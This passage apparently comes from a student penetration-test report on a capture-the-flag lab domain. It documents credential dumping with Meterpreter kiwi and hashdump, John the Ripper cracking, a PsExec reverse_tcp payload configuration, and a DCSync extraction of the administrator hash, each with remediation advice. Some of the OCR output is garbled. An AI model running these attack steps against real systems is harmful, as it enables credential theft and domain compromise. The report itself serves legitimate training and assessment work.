Time</th><th>Status</th></tr></thead><tbody><tr><td>flag5</td><td>challenge</td><td>N/A</td><td>Ready</td></tr><tr><td>MicrosoftEdgeUpdateTaskMachineCore</td><td></td><td>2/15/2024 6:34:48 PM</td><td>Ready</td></tr><tr><td>MicrosoftEdgeUpdateTaskMachineUA</td><td></td><td>2/14/2024 8:04:48 PM</td><td>Ready</td></tr><tr><td>OneDrive Reporting Task-S-1-5-21-2013923</td><td></td><td>2/15/2024 11:18:12 AM</td><td>Ready</td></tr><tr><td>OneDrive Standalone Update Task-S-1-5-21</td><td></td><td>2/15/2024 12:16:28 PM</td><td>Ready</td></tr></tbody></table><li>A session for 'root@kali: ~' showing the command 'INFO: There are no scheduled tasks presently available at your access level.'</li><li>A session for 'root@kali: /usr/share/exploitdb/exploits/windows/remote' showing the command 'INFO: There are no scheduled tasks presently available at your access level.'</li><li>A session for 'root@kali: ~' showing the command 'INFO: There are no scheduled tasks presently available at your access level.'</li></ul> <p>Below the terminal, there is a modal dialog box with a dark background. It contains a text input field labeled 'Flag' and a button labeled 'Submit'. Above the dialog, a blue bar says 'Unlock Hint for 8 points'.</p> <p># Image 2 shows the contents of flag 5, by running the command: schtasks /query /tn "\flag5" /V</p>	Folder: \	TaskName	Next Run Time	Status	flag5	challenge	N/A	Ready	MicrosoftEdgeUpdateTaskMachineCore		2/15/2024 6:34:48 PM	Ready	MicrosoftEdgeUpdateTaskMachineUA		2/14/2024 8:04:48 PM	Ready	OneDrive Reporting Task-S-1-5-21-2013923		2/15/2024 11:18:12 AM	Ready	OneDrive Standalone Update Task-S-1-5-21		2/15/2024 12:16:28 PM	Ready
Folder: \	TaskName	Next Run Time	Status																						
flag5	challenge	N/A	Ready																						
MicrosoftEdgeUpdateTaskMachineCore		2/15/2024 6:34:48 PM	Ready																						
MicrosoftEdgeUpdateTaskMachineUA		2/14/2024 8:04:48 PM	Ready																						
OneDrive Reporting Task-S-1-5-21-2013923		2/15/2024 11:18:12 AM	Ready																						
OneDrive Standalone Update Task-S-1-5-21		2/15/2024 12:16:28 PM	Ready																						



Affected Hosts	172.22.117.20
Remediation	<p>Proper detection methods and knowledge of the system's scheduled tasks is imperative for defense against this vulnerability. Understanding which tasks are supposed to be there will assist blue-team efforts of locating and deleting tasks created by unauthorized individuals.</p> <p>A log can be set up to detect changes in scheduled tasks, which is very useful in defensive measures.</p>

Vulnerability 30	Findings
Title	Kiwi exploit & weak password
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

<b>Description</b>	<p>Within the exploited machine, kiwi can be loaded into meterpreter. This then allows the credentials to be dumped. Another method of dumping credentials is to issue the command ‘run post/windows/gather/hashdump’ After gaining the hashed passwords, they can be cracked using john the ripper, and access to other users within the system can be gained.</p>
<b>Images</b>	 <p>The screenshot shows a terminal window titled 'project2 - Remote Desktop' running on 'Kali on M2REFVM-197105'. The terminal session is root@kali:~. The user is executing commands to dump user hashes and then crack them using John the Ripper. A modal dialog box in the foreground displays two flags:</p> <ul style="list-style-type: none"> <li>Flag 6: User Enumeration (30 points)</li> <li>Flag 10: Compromising Admin (100 points)</li> </ul> <p># Image 2 shows the successful john crack of the cached credentials, and the password for flag 6 is Computer!</p>

```

project2 - Remote Desktop
Kali on M@KaliFVM-197105 - m nmap
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 6 password hashes with no different salts (LM [DES 512/512 AVX512F])
No password hashes left to crack (see FAQ)

[...]
# john hashess.txt --show
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount :: 503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount :: 504:aad3b435b51404eeaad3b435b51404ee:6c49ebb29d6750b9a34fee28fdb3577:::
sysadmin::1001:aad3b435b51404eeaad3b435b51404ee:1e09a46bffe68a4cb738b0381af1dc96:::
flag6::1002:aad3b435b51404eeaad3b435b51404ee:50135ed3bf5e77097409e4a9aa1aa39:::

6 password hashes cracked, 0 left

[...]
# load kiwi
Command 'load' not found, did you mean:
  command 'nload' from deb nload
  command 'tload' from deb procps
  command 'olad' from deb ola
  command 'xload' from deb x11-apps
Try: apt install <deb name>

[...]
# john hashess.txt --format=NT
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2022      (sysadmin)
Computer!        (flag6)
Proceeding with incremental:ASCII
  (Administrator)
  (Guest)
  (DefaultAccount)

[...]
Flag 10: Compromising Admin
[...]

```

Affected Hosts	172.22.117.20
Remediation	Credentials should not be cached in systems located within a data center.

Vulnerability 31	Findings
Title	Post exploitation enumeration of sensitive data
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Further enumeration using the meterpreter session can be used to locate flag 7.

**Images**

The screenshot shows a Windows desktop environment with a terminal window open. The terminal window title is "project2 - Remote Desktop". It displays a file enumeration process on a Windows system. The user is navigating to the "Documents" folder and listing files. A file named "flag7.txt" is found and its contents are read. The file contains the string "6fd73e3a2c2740328d57ef32557c2fdc". The terminal session ends with a "meterpreter >" prompt.

```

project2 - Remote Desktop
Kali on M: \\ KaliVM-197105 - nmap
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x

Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2022-02-15 13:15:51 -0500 AccountPictures
040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Desktop
040555/r-xr-xr-x 0 dir 2022-02-15 17:02:25 -0500 Documents
040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Downloads
040555/r-xr-xr-x 0 dir 2019-12-07 04:31:03 -0500 Libraries
040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Music
040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Pictures
040555/r-xr-xr-x 0 dir 2019-12-07 04:14:54 -0500 Videos
100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini

meterpreter > cd Documents\\
meterpreter > ls
Listing: C:\users\public\Documents
20


Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music
040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures
040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos
100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini
100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt

meterpreter > cat flag7.txt
meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
meterpreter >

```

Affected Hosts	172.22.117.20
Remediation	<p>This can't be prevented when an attacker has gained root access, as the principle of least privilege no longer applies. However, preventing the credentials from being cached could have prevented initial access to this system.</p> <p>The best method would be to have detection methods as well as logs in place that could be used to determine which files were accessed by unauthorized users.</p>

Vulnerability 32	Findings
Title	Cached credentials Vulnerability and PsExec
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

<b>Description</b>	<p>By dumping cached credentials from the Windows10 machine, admin login credentials were found. This password was cracked using john, and a PsExec exploit was used in MSFconsole to take advantage of open port 445 for SMB to elevate access to a SYSTEM shell. Using the username, ADMBob, and the password, Changeme!, I was able to gain access. Finally, use of the command ‘net user’ granted access to another administrators username, ‘administrator’</p>
<b>Images</b>	<p># Image 1 shows the zenmap scan of the DC machine</p>  <pre> Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.00081s latency). Not shown: 989 closed tcp ports (reset) PORT      STATE SERVICE      VERSION 53/tcp    open  domain      Simple DNS Plus 88/tcp    open  kerberos-sec Microsoft Windows Kerberos            (server time: 2024-02-15 02:16:45Z) 135/tcp   open  msrpc       Microsoft Windows RPC 139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn 389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name) 445/tcp   open  microsoft-ds? 464/tcp   open  kpasswd5? 593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp   open  tcpwrapped 3268/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name) 3269/tcp open  tcpwrapped MAC Address: 00:15:5D:02:04:13 (Microsoft)  Flag: 10. Compromising Admin </pre> <p># Image 2 shows the cached credential dump</p>

The screenshot shows a Kali Linux terminal window titled "project2 - Remote Desktop". The terminal has multiple tabs open, all showing the command "root@kali: ~". The main pane displays the output of a John the Ripper crack job. The text includes:

- \* Primary:NTLM-Strong-NTOWF \*  
Random Value : 4562c122b043911e0fe200dc3dc942f1
- \* Primary:Kerberos-Newer-Keys \*  
Default Salt : WIN10.REKALL.LOCALflag6  
Default Iterations : 4096  
Credentials  
aes256\_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f  
aes128\_hmac (4096) : 099f6fcacdecab94da4584097081355  
des\_cbc\_md5 (4096) : 4023cd293ea4f7fd
- \* Packages \*  
NTLM-Strong-NTOWF
- \* Primary:Kerberos \*  
Default Salt : WIN10.REKALL.LOCALflag6  
Credentials  
des\_cbc\_md5 : 4023cd293ea4f7fd

Below this, the text "Challenge 1 Solves" is visible. The terminal then shows the command "meterpreter > kiwi\_cmd lsadump::cache" followed by details about domain and local accounts. It then shows the crack results:


```
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}  
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020
```

\* Iteration is set to default (10240)

```
[NL$1 - 2/14/2024 8:44:37 PM]  
RID : 00000450 (1104)  
User : REKALL\ADMBob  
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

At the bottom, the meterpreter prompt "meterpreter >" is shown, followed by a large black redacted area.

# Image 3 shows the john crack of the hash, revealing the password Changeme!



The screenshot shows a terminal window on a Kali Linux system. The user has run the command `john hash.txt --format=mscash2` to crack a password hash. The output shows the cracking process, including the creation of a directory, the use of a wordlist, and the final session completion where the password "Changeme!" was found for the user "ADMbob". The terminal also displays a message about the quietness of the user.

```
(dvine1㉿kali)-[~]$ touch hash.txt
(dvine1㉿kali)-[~]$ nano hash.txt
(dvine1㉿kali)-[~]
$ john hash.txt --format=mscash2
Created directory: /home/dvine1/.john
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!          (ADMbob)
ig 0:00:00:16 DONE 2/3 (2024-02-14 22:14) 0.05892g/s 5307p/s 5307c/s 5307C/s More
cats2..Avalon!
Use the "--show --format=mscash2" options to display all of the cracked passwords
reliably
Session completed.

(dvine1㉿kali)-[~]$
```

# Image 4 shows the payload options used within the PsExec module

```

      Name          Current Setting  Required  Description
RHOSTS          172.22.117.10   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT            445           yes       The SMB service port (TCP)
SERVICE_DESCRIPTION    no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  no        The service display name
SERVICE_NAME       no        The service name
SMBDomain         rekall        no        The Windows domain to use for authentication
SMBPass           Changeme!     no        The password for the specified username
SMBSHARE          \\ADMBob       no        The share to connect to, can be an admin share (ADMIN$, C$, ...) or a normal read/write folder share
SMBUser           ADMBob        no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
      Name          Current Setting  Required  Description
EXITFUNC         thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST            172.22.117.100  yes       The listen address (an interface may be specified)
LPORT            4444          yes       The listen port
  
```

# Image 5 shows flag 8 by running the net user command

```

meterpreter > shell
Process 3644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>net user
net user

User accounts for \\\

ADMBob           Administrator      flag8-ad12fc2ffc1e47
Guest            hhodge           jsmith
krbtgt           tschubert        The command completed with one or more errors.

C:\Windows\system32>
  
```

Affected Hosts	172.22.117.10
Remediation	Updates and patches could be beneficial to prevent this attack. In addition, passwords could also be updated regularly, making the cached credentials useless.

Vulnerability 33	Findings
Title	Post exploit enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Further enumeration of the system using ADMBob revealed the contents of flag 9.
Images	 <pre> meterpreter &gt; cd c:\\ meterpreter &gt; ls Listing: c:\\  Mode          Size  Type  Last modified      Name 040777/rwxrwxrwx  0    dir   2022-02-15 13:14:22 -0500  \$Recycle.Bin 040777/rwxrwxrwx  0    dir   2022-02-15 13:01:09 -0500  Documents and Settings 040777/rwxrwxrwx  0    dir   2018-09-15 03:19:00 -0400  PerfLogs 040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500  Program Files 040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500  Program Files (x86) 040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500  ProgramData 040777/rwxrwxrwx  0    dir   2022-02-15 13:01:13 -0500  Recovery 040777/rwxrwxrwx  4096   dir  2022-02-15 16:14:31 -0500  System Volume Information 040555/r-xr-xr-x  4096   dir  2022-02-15 13:13:58 -0500  Users 040777/rwxrwxrwx  16384   dir  2022-02-15 16:19:43 -0500  Windows 100666/rw-rw-rw-  32    fil   2022-02-15 17:04:29 -0500  flag9.txt 000000/           0    fif   1969-12-31 19:00:00 -0500  pagefile.sys  meterpreter &gt; cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter &gt; </pre>
Affected Hosts	172.22.117.10
Remediation	<p>As the attacker has already gained a system shell, prevention is not an option.</p> <p>Detection methods would be recommended to be able to locate and stop attackers from gaining valuable data and maintaining persistent access to the system.</p>

Vulnerability 34	Findings
Title	DC Administrator login found via DCsync vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS

<b>Risk Rating</b>	Critical
<b>Description</b>	DCSync is a command within kiwi that attackers can use to simulate the behavior of the Domain Controller. This can be exploited to gain password information for users within the system. Running "dcsync_ntlm administrator" will reveal the administrator's NTLM password hash, which can be cracked offline using john the ripper. This method is used by attackers to gain as many credentials as possible, making continued access to the targeted system more likely.
<b>Images</b>	<pre> meterpreter &gt; load kiwi Loading extension kiwi ... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## &gt; http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com ) '####' &gt; http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture.  Success. meterpreter &gt; dcsync_ntlm administrator [-] Unknown command: dcsync_ntlm meterpreter &gt; dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [*] Account : administrator [*] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [*] LM Hash : 0e9bbc3297033f52b59d01ba2328be55 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500 meterpreter &gt; </pre> <p>The screenshot shows a terminal window with a dark background and blue text. It displays a Metasploit session on a Windows host. The user loads the 'kiwi' extension and runs the 'dcsync_ntlm administrator' command. The output shows the NTLM hash of the administrator account. The terminal window is set against a background of a network diagram with blue lines representing connections.</p>
<b>Affected Hosts</b>	172.22.117.10
<b>Remediation</b>	<p>Implement basic security practices for Active Directory. Making sure only select users have been granted DCsync permissions.</p> <p>Monitoring for traffic that moves across the network can be effective in detecting DCsync attacks, as well as monitoring the permissions to "Replicating Directory Changes"</p> <p>As this attack requires compromised administrator credentials, the best way to protect it is by a layered, defense in depth strategy, preventing the attacks from ever getting that far into the system.</p>